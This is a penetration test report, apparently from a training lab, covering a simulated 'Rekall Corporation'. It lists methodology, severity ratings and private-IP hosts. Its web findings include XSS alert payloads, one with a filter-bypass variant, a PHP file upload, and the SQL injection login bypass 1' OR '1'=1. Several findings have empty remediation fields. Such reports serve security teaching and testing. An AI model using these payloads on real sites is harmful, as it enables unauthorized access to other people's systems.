Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Zach Warmouth Security
Contact Name	Zach Warmouth
Contact Title	Pen Tester

Document History

Version	Date	Author(s)	Comments
001	2/3/24	Zach Warmouth	First Draft
002	2/4/24	Zach Warmouth	2nd
003	2/5/24	Zach Warmouth	Final Draft

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Finding correct place for command injection took many attempts
- For several of the Metasploit exploitations, it took 5-10 different module attempts to find the correct one even with the information gained before.
- Hiring third party pen testing to further enhance security

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Some critical vulnerabilities found just within the website
- XSS
- SQL injection
- Command injection
- Privilege escalation and lateral movement
- Weak credentials

Executive Summary

Zach Warmouth Security was able to conduct a security assessment of Rekall. Through the process, we (ZWS) were successful in gathering information about the target systems and accounts in our reconnaissance. With the gathered information, we scanned using tools such as nmap. This allowed us to find open ports to use and exploit throughout the process. Using additional tools like Metasploit, Burp Suite, and Nessus, we were successful in penetrating the target systems to gain access and control.

Summary Vulnerability Overview

Vulnerability	Severity
Web App	
Flag 1	High
Flag 2	High
Flag 3	High
Flag 5	High
Flag 7	Critical
Flag 8	Critical
Flag 9	Critcal
Flag 10	Critical
Linux	
Flag 1	Low
Flag 2	Low
Flag 3	Low
Flag 4	Medium
Flag 5	High
Flag 7	Critical
Flag 8	High
Flag 9	Critical
Flag 10	HIgh
Flag 11	High
Windows	
Flag 1	High
Flag 2	Medium
Flag 3	Medium
Flag 4	High
Flag 5	High
Flag 6	Critical
Flag 7	Critical


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	Web: 192.168.14.35 Linux: 192.168.13.1 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 Windows: 172.22.117.10 172.22.117.20
Ports	4444, 53,88,445,21,80,443,110


Exploitation Risk	Total
Critical	8
High	11
Medium	3
Low	3

Vulnerability Findings


Web Application


Vulnerability 1	Findings
Title	Flag 1
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Welcome.php enter <script>alert(“popup”)</script>
Images	
Affected Hosts	welcome.php
Remediation	


Vulnerability 2	Findings
Title	Flag 2
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High



Description	In “Who do you want to be?” add: <SCRIPscriptT>alert("hi")</SCRIPscripTt>
Images	
Affected Hosts	memory-planner.php
Remediation	


Vulnerability 3	Findings
Title	Flag 3
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	enter <script>alert(“popup”)</script>


Images	
Affected Hosts	Comments.php
Remediation	The first few flags showcase a weak coding behind the scenes, making it easy to XSS. The coding should be looked at and remedied.


Vulnerability 4	Findings
Title	Flag 5
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Created file with .php extension and uploaded to “Browse”
Images	
Affected Hosts	Memory-planner.php
Remediation	

Vulnerability 5	Findings
Title	Flag 7
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Enter 1' OR '1'=1 into both login and password
Images	
Affected Hosts	login.php
Remediation	Database access and code needs to be restricted more and/or inputs need to be filtered to catch SQL injection attacks.



Vulnerability 6	Findings
Title	Flag 8
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Login credentials found within the HTML
Images	 


	
Affected Hosts	
Remediation	

